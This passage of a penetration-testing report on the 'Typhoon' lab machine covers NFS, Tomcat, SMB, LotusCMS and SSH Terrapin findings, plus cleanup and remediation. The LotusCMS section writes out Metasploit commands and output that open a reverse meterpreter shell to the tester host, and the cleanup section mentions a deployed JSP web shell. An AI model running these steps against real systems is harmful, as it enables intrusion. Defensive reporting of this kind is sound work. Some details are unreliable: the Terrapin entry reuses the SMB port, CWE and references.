10. NFS Share User World

Severity	High
CWE	CWE-284
CVSS 3.1 Score	7.3
Description	The tester succeeded in accessing either a segment of the NFS shares exported by the remote server or discovering potentially sensitive information via directory listing.
Security Impact	An attacker may obtain read access and potentially gain write access to files on the remote host by exploiting this vulnerability without root privileges.
Affected Port / Application	2049
References	https://cwe.mitre.org/data/definitions/284.html https://www.tenable.com/plugins/nessus/15984

Evidence/POC:

This vulnerability is assessed through Nessus.



Figure 68: NFS Share User Mountable on Nessus

The NFS share is able to perform directory listing and read a file by mounting to a local directory without having root privileges.

Directory listing



Figure 69: Directory Listing

Read file that required root access

Figure 70: Read Root Access File

11. NFS Shares Readable World

Severity	High
CWE	CWE-284
CVSS 3.1 Score	7.5
Description	The NFS server exports shares without proper access restrictions, such as limiting access by hostname, IP address or IP range.
Security Impact	An attacker may easily gain unauthorized access by exporting the share to a local directory without requiring any authentication mechanism
Affected Port / Application	2049
References	https://cwe.mitre.org/data/definitions/284.html https://www.tenable.com/plugins/nessus/42256

Evidences/POC:

This vulnerability is accessed through Nessus.



Figure 71: NFS Share World Readable on Nessus

The share in the NFS is exported easily through mount on the tester machine, no authentication mechanism is observed.

Figure 72: NFS Mountable

12. Apache Tomcat Manager Default Files

Severity	Medium
CWE	CWE-200
CVSS 3.1 Score	5.3
Description	The Apache Tomcat server is installed with default files such as index page, error page, example JSPs or example servlets.
Security Impact	An attacker may gather sensitive information through the default files mentioned above and study the remote Tomcat install or its host.
Affected Port / Application	Apache Tomcat
References	https://www.tenable.com/plugins/was/98524 https://cwe.mitre.org/data/definitions/200

Evidences/POC:

This vulnerability is assessed through Nessus.



Figure 73: Apache Tomcat Default Files on Nessus

The default files discovered are attached below.

1. The index.html page is found on Apache Tomcat.



Figure 74: Index.html

2. The docs page, which is Apache Tomcat documentation page is found.



Figure 75: Docs

3. The examples servlets page is identified on Apache Tomcat.



Figure 76: examples/servlets/index.html

4. The examples JSP page is found on Apache Tomcat.



Figure 77: Examples/jsp/index.html

13. SMB Signing Disabled

Severity	Medium
CWE	CWE-254
CVSS 3.1 Score	5.3
Description	The SMB server is accessible without signing requirement.
Security Impact	The SMB server is vulnerable if an attacker exploits this to carry out man-in-the-middle attacks against it. The attacker is allowed to bypass the SMB signing and tamper the data in transit. This vulnerability could be further utilized to perform other malicious activities through the gathered information by the attacker.
Affected Port / Application	445
References	https://cwe.mitre.org/data/definitions/254.html https://www.tenable.com/plugins/nessus/57608 https://access.redhat.com/solutions/6992616

Evidences/POC:

This vulnerability is assessed through Nessus.



Figure 78: SMB Signing Not Required on Nessus

A script is used to determine the security protocol of the SMB server running on the Typhoon machine. The SMB signing is found disabled through the script utilizing Nmap (Red Hat, 2023).



Figure 79: Check SMB Security Mode

14. Lotus CMS Fraise 3.0

Severity	Medium
CWE	CWE-22
CVE	CVE-2011-0518
CVSS 3.1 Score	6.5
Description	External input is employed to form a path name for locating a file or directory within a limited parent directory. However, Lotus CMS fails to adequately cleanse the special elements within the path name. Consequently, the path name may lead to redirection to a location beyond the confines of the restricted directory.
Security Impact	Within Lotus CMS phrase 3.0, a directory traversal vulnerability is present in core/lib/router.php. Exploiting this vulnerability allows attackers to execute arbitrary local files by manipulating the system parameter passed to index.php when magic_quotes_gpc is disabled.
Affected Port / Application	Lotus CMS
References	https://avd.aquasec.com/nvd/2011/cve-2011-0518/ https://nvd.nist.gov/vuln/detail/CVE-2011-0518 https://www.exploit-db.com/exploits/15964

Evidences/POC:

The existence of lotus CMS is discovered using Dirbuster.



Figure 80: CMS found through Dirbuster

The exploitation process is attached below.

1. The Metasploit module, exploit/multi/http/lcms_php_exec is used to exploit the Lotus CMS 3.0 version (rapid7, 2011).

```
msf6 > use exploit/multi/http/lcms_php_exec
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

Figure 81: LCMS Module

2. The rhost and uri are configured respectively as 192.168.31.140 (Victim IP Address) and /cms/ (URL).

```
msf6 exploit(multi/http/lcms_php_exec) > set rhost 192.168.31.140
rhost ⇒ 192.168.31.140
msf6 exploit(multi/http/lcms_php_exec) > set uri /cms/
uri ⇒ /cms/
```

Figure 82: Module Configuration

3. The meterpreter session is successfully established between the penetration tester machine and victim machine.

```
msf6 exploit(multi/http/lcms_php_exec) > exploit
[*] Started reverse TCP handler on 192.168.31.136:4444
[*] Using found page param: /cms/index.php?page=index
[*] Sending exploit ...
[*] Sending stage (39927 bytes) to 192.168.31.140
[*] Meterpreter session 2 opened (192.168.31.136:4444 → 192.168.31.140:32998) at 20
24-04-28 10:43:02 -0400
meterpreter >
```

Figure 83: Session Established

4. Many actions can be performed by the penetration tester through meterpreter session. Some examples are shown below.

List Directories

```
meterpreter > ls
Listing: /var/www/html/cms
==========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  4096   dir   2018-10-23 16:04:58 -0400  cache
040777/rwxrwxrwx  4096   dir   2010-08-05 14:46:22 -0400  core
040777/rwxrwxrwx  4096   dir   2010-08-05 17:21:06 -0400  data
100777/rwxrwxrwx  23126  fil   2009-06-05 10:22:00 -0400  favicon.ico
100777/rwxrwxrwx  26934  fil   2007-01-21 14:36:04 -0500  gnu-lgpl.txt
100777/rwxrwxrwx  307    fil   2010-06-14 16:25:49 -0400  index.php
100777/rwxrwxrwx  6789   fil   2010-08-06 08:16:58 -0400  install.php
040777/rwxrwxrwx  4096   dir   2018-10-23 16:04:13 -0400  lcms
040777/rwxrwxrwx  4096   dir   2010-08-05 17:20:18 -0400  modules
100644/rw-r--r--  153    fil   2018-10-24 19:41:47 -0400  s.php
040777/rwxrwxrwx  4096   dir   2010-08-05 17:52:33 -0400  style
100777/rwxrwxrwx  243    fil   2010-08-05 14:39:09 -0400  update.php
```

Figure 84: Directory Listing

Read file content

```
meterpreter > cat secr3t
<h0h0h0>

ph00n_typ_p0st_flag!

</h0h0h0>
```

Figure 85: Read File

15. SSH Terrapin Prefix Truncation

Severity	Medium
CWE	CWE-354
CVSS 3.1 Score	5.9
Description	The SSH transport protocol along with specific OpenSSH extensions present in versions prior to 9.6 can be exploited by remote attackers to circumvent integrity checks. This manipulation leads to the exclusion of certain packets from the extension negotiation message. Consequently, a connection may be established between a client and server where some security measures have been either downgraded or deactivated, a vulnerability known as a Terrapin attack. This vulnerability arises due to mishandling of the handshake phase and sequence number usage within the SSH Binary Packet Protocol (BPP), as implemented by these extensions. Notably, this vulnerability enables effective attacks against SSH's utilization of ChaCha20-Poly1305 and CBC with Encrypt-then-MAC.
Security Impact	An attacker is allowed to bypass the integrity check and downgrade the security connection of the SSH through man-in-the-middle attack. The key impact is that a Man-in-the-Middle (MITM) attacker can delete the SSH2_MSG_EXT_INFO message sent prior to authentication, thereby disabling certain keystroke timing obfuscation features.
Affected Port / Application	445
References	https://cwe.mitre.org/data/definitions/254.html https://www.tenable.com/plugins/nessus/57608

Evidences/POC:

This vulnerability is assessed through Nessus.



Figure 86: SSH Terrapin Discovered on Nessus

This vulnerability is confirmed by enumerate the encryption algorithms used in the SSH. The signature encryption algorithm is found that represents the vulnerability of SSH Terrapin. The affected encryption algorithm discovered is chacha20-poly1305@openssh.com. A script is utilized to determine the encryption algorithms in the SSH.



Figure 87: chacha20-poly1305@openssh.com Available on SSH

Post Exploitation

Clearing traces is one of the important steps in the post-exploitation process. The aim of clearing traces is to remove any tools, applications, or directories created on the tested machine during the penetration testing by the tester. Additionally, it is also essential to clear the logs of the tester to remove the traces left behind. In this penetration testing, the process of clearing traces is documented below as evidence of the tester's effort in restoring the Typhoon host to its original state as it was handed over to the tester.

The NFS mounted directory is removed on the tester machine.



Figure 88: Remove NFS mounted Directory

The JSP web shell in WAR archive deployed onto the Apache Tomcat Webapp Manager is removed.

Figure 89: Undeploy /test WAR archive

The table created by the tester on the PostgreSQL is deleted.



Figure 90: Drop Created Table on postgresql

The key value created by tester on the Redis server is deleted.



Figure 91: Deletion of mykey

Countermeasure

There are 12 vulnerabilities required immediate attention to prevent any severe impacts. Other vulnerabilities are advised to patch after the critical vulnerabilities being addressed. The remediation method of each vulnerability is listed below. The vulnerabilities highlighted in red and orange colour need to be patched immediately.

Vulnerabilities	Countermeasures
Drupal EOL	Upgrade Drupal to the latest version or a supported version by the vendor. Follow the upgrade documentation from Drupal official website: https://www.drupal.org/docs/updating-drupal
SambaCry	1. Upgrade Samba to an unaffected version, which is version 4.4.14/4.5.10/4.6.4 or later. Follow the upgrade documentation from Samba. 2. A workaround can temporarily fix this vulnerability. In smb.conf file, under the [global] section, add the "nt pipe support = no" parameter to it. Refer the following documentation to patch this vulnerability: https://www.tecmint.com/fix-sambacry-vulnerability-cve-2017-7494-in-linux/ https://www.tenable.com/blog/detecting-sambacry-cve-2017-7494
Apache Tomcat Weak Credentials	1. Change credentials and use strong username and password that aligned with the standards. 2. Implement password policies that aligned with the ISO 27001 standards. Refer the following guideline to formulate the password policies for the organization: https://sprinto.com/blog/iso-27001-password-policy/

FTP Weak Login Credentials	1. Change credentials and use strong username and password that aligned with the standards. 2. Implement password policies that aligned with the ISO 27001 standards. Refer the following guideline to formulate the password policies for the organization: https://sprinto.com/blog/iso-27001-password-policy/
SSH Weak Login Credentials	1. Change credentials and use strong username and password that aligned with the standards. 2. Implement password policies that aligned with the ISO 27001 standards. Refer the following guideline to formulate the password policies for the organization: https://sprinto.com/blog/iso-27001-password-policy/
PostgreSQL Weak Login Credentials	1. Change credentials and use strong username and password that aligned with the standards. 2. Implement password policies that aligned with the ISO 27001 standards. 3. Use unique name for database naming convention, avoid using default and common names. Refer the following guideline to formulate the password policies for the organization: https://sprinto.com/blog/iso-27001-password-policy/
Unprotected Redis Server	Activate the password authentication by enabling the "requirepass" directive in the Redis configuration files. Follow the documentation to configure the password authentication on Redis server: https://redis.io/docs/latest/commands/auth/
GNU Bash Environment - Shellshock	Upgrade the Bash package on the Ubuntu Operating System through terminal.

	The commands are as following: *apt-get update* *apt-get install --only-upgrade bash* The documentation below can be referred: https://www.linode.com/docs/guides/patching-bash-for-the-shellshock-vulnerability/
NFS Exported Share Information Disclosure	Configure the remote host NFS to only authorized hosts are allowed to mount the remote shares. Reference:https://community.netapp.com/t5/Network-and-Storage-Protocols/NFS-NTP-and-NetApp-Mode-7/td-p/145655
NFS Share Readable World	Allocate proper restrictions on all NFS shares. For instance, control the mount access for different hosts, the allowed IP hosts can be written into /etc/exports. The documentation below can be referred to patch the NFS: https://tldp.org/HOWTO/NFS-HOWTO/security.html
NFS Share User World	Allocate proper restrictions on all NFS shares. For example, file access. This is a file system controls that specified which user and group permission are allowed to access what files on the NFS. The documentation below can be referred to patch the NFS: https://tldp.org/HOWTO/NFS-HOWTO/security.html
Apache Tomcat Default Files	Remove the default index page and example of JSP and servlets. Replacement or modification of default index page can be referred to OWASP instruction as the guide.

	The guidelines for OWSAP instruction to patch this vulnerability is stated below: https://wiki.owasp.org/index.php/Securing_tomcat
SMB Signing Disabled	Implementation message signing in the host's configuration. This setting is also known as "server signing" on Samba. Refer the documentation to patch this vulnerability: https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html
Lotus CMS Fraise 3.0	Replace the Lotus CMS to another CMS as there is not any available patches found. This an absolute CMS.
SSH Terrapin Prefix Truncation	Update the SSH protocol to the patch with strict key exchange countermeasure. Temporary fix can be disabling the affected algorithms. AES-GCM is an example of not affected algorithm. This can be achieved by editing the /etc/ssh/sshd_config file on server side and editing the /etc/ssh/ssh_config file on client side to force the usage of AES-GCM. The patching guideline can be referenced: https://www.darkreading.com/vulnerabilities-threats/10-steps-to-detect-prevent-and-remediate-the-terrapin-vulnerability

Conclusion

To conclude, the vulnerability assessment and penetration testing (VAPT) conducted on the Typhoon machine revealed significant security gaps. A total of 15 vulnerabilities were identified, including 9 critical, 3 high and 3 medium severity issues. Key vulnerabilities involved weak credentials, outdated software versions and poor configuration practices. These vulnerabilities could potentially lead to severe security breaches such as unauthorized access, remote code execution and data leakage. The findings show the need for Prisma CSI to enhance their security protocols, particularly in enforcing robust password policies, timely software updates and proper configuration management. Addressing these vulnerabilities will not only enhance the security of the Typhoon machine but also improve the educational effectiveness of the platform for cybersecurity students. Regular VAPT exercises are recommended to ensure ongoing security and compliance with industry standards .

References

Abulhul, N. (2021, September 6). Exploiting a Misconfigured NFS Share. *R3d Buck3T*. https://medium.com/r3d-buck3t/exploiting-a-misconfigured-nfs-share-5a7e01e7a42f

Anwita. (2024, March 1). How to Implement ISO 27001 Password Policy in 2024. *Sprinto*. https://sprinto.com/blog/iso-27001-password-policy/

Bhalerao, A. (2022, January 6). How to Bruteforce ssh login credentials using Metasploit. *Medium*. https://ambhalerao12.medium.com/how-to-bruteforce-ssh-login-credentials-using-metasploit-907b8d9c5b

Bond, M. (2019, May 10). SambaCry RCE: CVE-2017–7494. *Medium*. https://bond-o.medium.com/sambacry-rce-cve-2017-7494-41c3dcc0b7ae

DRD. (2018, July 26). *How to Exploit Shellshock on a Web Server Using Metasploit*. WonderHowTo. https://null-byte.wonderhowto.com/how-to/exploit-shellshock-web-server-using-metasploit-0186084/

DRD. (2020, March 11). *How to Brute-Force FTP Credentials & Get Server Access*. WonderHowTo. https://null-byte.wonderhowto.com/how-to/brute-force-ftp-credentials-get-server-access-0208763/

National Institute of Standards and Technology. (2020, January 16). *NIST SP 800-115 | NIST*. https://www.nist.gov/privacy-framework/nist-sp-800-115

Netscylla Cyber Security. (2018, June 25). Pentesters Guide to PostgreSQL Hacking. *Medium*. https://medium.com/@netscylla/pentesters-guide-to-postgresql-hacking-59895f4f007

rapid7. (2011, March 3). *LotusCMS 3.0 eval() Remote Command Execution*. https://www.rapid7.com/db/modules/exploit/multi/http/lcms_php_exec/

rapid7. (2018, May 30). *Tomcat Application Manager Login Utility*. Rapid7. https://www.rapid7.com/db/modules/auxiliary/scanner/http/tomcat_mgr_login/

Red Hat. (2023, August 3). *SMB Signing not required Vulnerability*. Red Hat Customer Portal. https://access.redhat.com/solutions/6992616

Walk-throughs. (2021, July 6). EXPLOITING DRUPAL VIA METASPLOIT — CTF WALKTHROUGH. *Medium*. https://walk-throughs.medium.com/exploiting-drupal-via-metasploit-ctf-walkthrough-fcd5f5fa2fa